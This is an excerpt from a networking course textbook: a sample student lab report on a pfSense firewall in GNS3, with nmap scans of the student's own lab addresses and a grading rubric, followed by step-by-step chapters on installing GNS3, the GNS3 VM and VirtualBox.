Dr. HVH Comments: *Good effort! I'm giving you full credit because you're about 95% of the way there. You've come a long way since the earlier roadblocks.*

BELOW AVERAGE EXAMPLE

Purpose

In this lab, the purpose was to add a pfSense server to the enterprise network. We also had to configure the pfSense server to act as the DHCP server. This lab also showed us what goes on "behind-the-scenes" without a firewall.

Materials

- Mastering Enterprise Networks – Chapter 31
- GNS3
- GNS3 VM
- ISP

- Ubuntu Server
- Ubuntu Desktop
- Kali Linux
- pfSense

Discussion of Results

In this lab, I got an interesting result that differs from a lot of other people's results. When I finished the main lab, everything worked as it should, I could see what was going on without the firewall, but once the firewall was put up again, pings would time out. But once I finished assignment 1, all my open ports are opposite of what should be as described in assignment 1. In figure 1, the ISP ports are open, while in figures 2 – 4, all ports in Management, DMZ, and LAN are closed.

Lessons Learned

I learned that sometimes things just happen, and no one might know how to help you. I tried to get help with the end since I got something different. I had two people check over my configurations and lab, but they didn't know what was wrong. Although, I did learn how tedious it can be to set up the pfSense firewall.

List of figures




Figure 1 – ISP nmap scan.

```
┌──(student㉿kali)-[~]
└─$ nmap -A 99.99.99.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-31 21:30 MST
Note: Host seems down. If it is really up, but blocking our ping probes, try
-Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.21 seconds
```

Figure 2 – Management nmap scan.

```
┌──(student㉿kali)-[~]
└─$ nmap -A 20.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-31 21:35 MST
Note: Host seems down. If it is really up, but blocking our ping probes, try
-Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.12 seconds
```

Figure 3 – DMZ nmap scan.

```
┌──(student㉿kali)-[~]
└─$ nmap -A 10.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-31 21:33 MST
Note: Host seems down. If it is really up, but blocking our ping probes, try
-Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.12 seconds
```

Figure 4 – LAN nmap scan.

Criteria	Ratings		Points
	Meets Requirements	**Needs Work**	
Purpose	A paragraph of 3-5 sentences describes the purpose of the lab.	The paragraph is less than 3 sentences (0, 1, 2), or more than 5 sentences (6+). There is more than one paragraph. The purpose of the lab was not addressed.	1
Materials	At least one Bullet Point is made for the materials used.	No materials were listed in a bullet point format.	1
Discussion	A single paragraph of 3-5 sentences was used to describe the results of the lab. Figures were referenced.	More than 1 paragraph was used. The paragraph is less than 3 (0, 1, 2) sentences or more than 5 (6+) sentences. No discussion of the lab results occurred. Figures were not referenced.	1
Lessons Learned	A single paragraph of 3-5 sentences is used to describe the student's lessons learned.	More than 1 paragraph was used. The paragraph is less than 3 (0, 1, 2) sentences or more than 5 (6+) sentences. No discussion of lessons learned occurred.	1
Grammar	0, 1, or 2 grammatical errors as reported by common automated tools in accordance with https://owl.purdue.edu/owl/general_writing/grammar/index.html	Three (3) or more grammatical errors	0
Screenshots/ Evidence	All figures relate to the lab being performed. The figures are framed, centered, and have a caption. The caption requires an identifier (e.g. Figure 1) and a one-sentence description.	1 or more figures do not relate to the lab being performed, are not framed, or are not captioned with an identifier and a sentence description. Figures are missing.	0

Student Comments: *none.*

Dr. HVH Comments: *Exceeded the maximum number of grammar errors. The screenshots you supplied are accurate, but they do not reflect the successful completion of the parts of the lab that you said worked. Keep at it and resubmit. You need the lab to function to complete next week's lab.*

PART I

SETTING UP THE GNS3 ENVIRONMENT

CHAPTER 1

Introduction to Part I

MATHEW J. HEATH VAN HORN, PHD

A DISCUSSION ON VERSIONING

The labs in this section are designed for users to set up their own devices to complete the learning labs. The labs in this section are not intended to be homework assignments. We didn't list means of evidence to show completion of the lab or suggested extensions of the lab as we do in the later parts of the book.

Experts and novices have tested these setup labs on various devices. They were tested a lot. Most of the testers had to start from scratch several times. This is both a good and bad thing. Good: because the steps are practiced, the links are tried, the screenshots are accurate, and the processes are tested. Bad: because many of the testers had wiped and reinstalled so many times that they memorized the processes. Memorization means that their brain would fill in gaps in the instructions. A phenomenon I call 'speeding'. If you encounter a lab where speeding occurred, you should be pretty safe by accepting the default settings and hitting the 'Next' button.

We also used this section to build the student learning lab environment for Embry-Riddle Aeronautical University – Prescott. After this, Deep Freeze was employed so that if a student screwed things up, they could return to start without having to reinstall, rebuild, or reconfigure GNS3 and the associated VMs. This worked out well for our lab environment.

***** GNS3 NO LONGER WORKS ON APPLE DEVICES *****

Finally, here is a list of the software versions that were used for these labs:

- VirtualBox 7.0.24

> **NOTE:** Version 7.1.xx (the newest version of VirtualBox) **does not work** with GNS3 version 2.x.xx. (It works very well with GNS3 version 3.x.xx, but that is still experimental at the time of this writing). If you are having problems with GNS3 working, especially if the light doesn't turn green, it is probably because you are using the wrong version of VirtualBox.

- GNS3 – ver 2.2.54 (Note: the GNS3 and GNS3 VM versions must be the same)
- GNS3VM – ver 2.2.54
- MikroTik Cloud Hosted Router – ver 7.16
- Windows 11 evaluation
- Windows Server 2019 evaluation

- TinyCore – ver 16
- Ubuntu – ver 24.04
- Ubuntu Server – ver 24.04
- Kali – ver 2024.1 Rolling

Using these versions ensured the most stable learning environment for this book.

Sincerely,
Mathew J. Heath Van Horn, PhD




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 2

Setting Up a GNS3 Environment

MATHEW J. HEATH VAN HORN, PHD

I've been teaching networking principles for many years. In my experience, one of the biggest obstacles to learning networks and associated applications is the lack of a lab for learners to play. Graphical Network Simulator 3 (GNS3) solves many of those problems. GNS3 uses few hardware resources and can emulate complex networks using authentic images. Students no longer require access to a dedicated lab or to spend money on cloud architectures. GNS3 can be installed and used on most laptops on the market. A better processor and more RAM on the host machine will improve the GNS3 experience, which is valid with every application.

This installation is based on a Windows 11 environment, and you will need to install Oracle VirtualBox version 7.0.xx (we are using version 7.0.24) before following these steps. Oracle provides detailed instructions for VirtualBox installation and will not be repeated here.

LEARNING OBJECTIVES

- Create a working GNS3 Learning Environment on a PC or laptop

PREREQUISITES

- Read FAQ
- Read Introduction to Part 1
- Install Oracle VirtualBox version 7.0.24

DELIVERABLES

- None – This is for student needs

RESOURCES

- GNS3 Documentation, https://docs.gns3.com/docs/

CONTRIBUTORS AND TESTERS

Testers:

- Enzo Gonzalez

Phase I – Install GNS3 Environment

There are two parts to GNS3: the GNS3 Working Environment and the GNS3 Virtual Machine (VM). This section covers the installation of the GNS3 environment.




Figure 14 – GNS3 Workspace

1. Navigate to GNS3 at https://www.gns3.com/

> **NOTE:** There is an experimental version of GNS3 (version 3.x.x). At the time of this writing, it is unstable. Stay within GNS3 versions 2.x.x and VirtualBox 7.0.x and everything should work fine.

2. Click on the ***Free Download*** button

3. Select Windows and then ***Download***

4. Create your GNS3 Community Account as prompted, login, and then return to the download page

> **NOTE:** As of 22 Jan 2025, No one has reported spam from this registration.

5. Run the installer you downloaded and accept the default options. Not all systems reported these prompts, but if you are prompted:

- Permit uBridge to run as root to capture packets
- Do not accept the free offers
- Do **NOT** start GNS automatically! Doing so can distract new learners due to the errors that will pop up

Phase II – Install the GNS3 VM (Virtual Machine)

This is where you will install the GNS3 VM. Remember, the GNS3 Working Environment and the GNS3 VM **must be** the same version.

1. Navigate to the GNS3 VM download page at https://www.gns3.com/software/download-vm
2. Select the image for ***VirtualBox***
3. Extract (unzip) the .zip file

NOTE: You may get two errors while unzipping the file, and it will show 99% completion. This happens on occasion and does not affect the extracted file.

4. Start Oracle VirtualBox Manager
5. Select *File* → *Import Appliance* → *Import*




Figure 1 – Import appliance

6. Navigate to the .ova file ("GNS3 VM.ova") you downloaded and unzipped. In this example, our .ova file is named "GNS3 VM.ova"

7. Select the .ova file and click on “Open”




Figure 2 – Importing GNS3 VM

8. Click ***Next***




Figure 3 – Importing an appliance

9. Click ***Finish*** to accept the default appliance settings




Figure 4 – Appliance settings in VirtualBox

10. Adjust the network settings of the GNS3 VM by selecting the VM and then selecting settings




Figure 5 – Clicking on settings in VirtualBox

11. In the network settings, under Network Adapter 1, select the name of the host-only adapter drop-down arrow. **YES,** even if the correct name is already in the box. Just do it, and click ***OK***. If you don't do this, you will get a network error when you start the virtual machine




Figure 6 – Selecting the network adapter in VirtualBox

NOTE: If no Host-only adapter is available, your VirtualBox version may need to be updated or reinstalled. If the VM still will not launch properly, then open Device Manager -> Network adapters -> Virtualbox Host-Only Ethernet Adapter -> Disable Device. Re-enable the device again and restart VirtualBox.

12. Finally, start the GNS3 VM you installed to ensure it runs properly. This is a very lightweight version of Linux




Figure 7 – GNS3 VM settings

13. Stop the GNS3 VM

Phase III – Configure GNS3

Now, we will configure the GNS3 working environment for first-time use. You may encounter many errors when it first starts. This is normal because the GNS3 default settings use VMWare, and we are using VirtualBox. If you mess up the configuration, you can always re-run the setup wizard by navigating to the GNS3 toolbar and clicking on *Help* –> *Setup* **Wizard**.

1. Launch GNS3

NOTE: Sometimes, VPNs will interfere with GNS3's correct functioning. It is recommended that they be disabled before launching GNS3.

NOTE: You may see the prompt "uBridge requires root permissions to interact with network interfaces." Say ***YES***. This allows you to connect GNS3 with the actual network if desired.

> **NOTE:** Sometimes, GNS3 asks you to name a new project. If so, pick any name and click ***OK***.

2. Next, choose how to run your GNS3 network simulations by selecting ***Run appliances in a virtual machine***

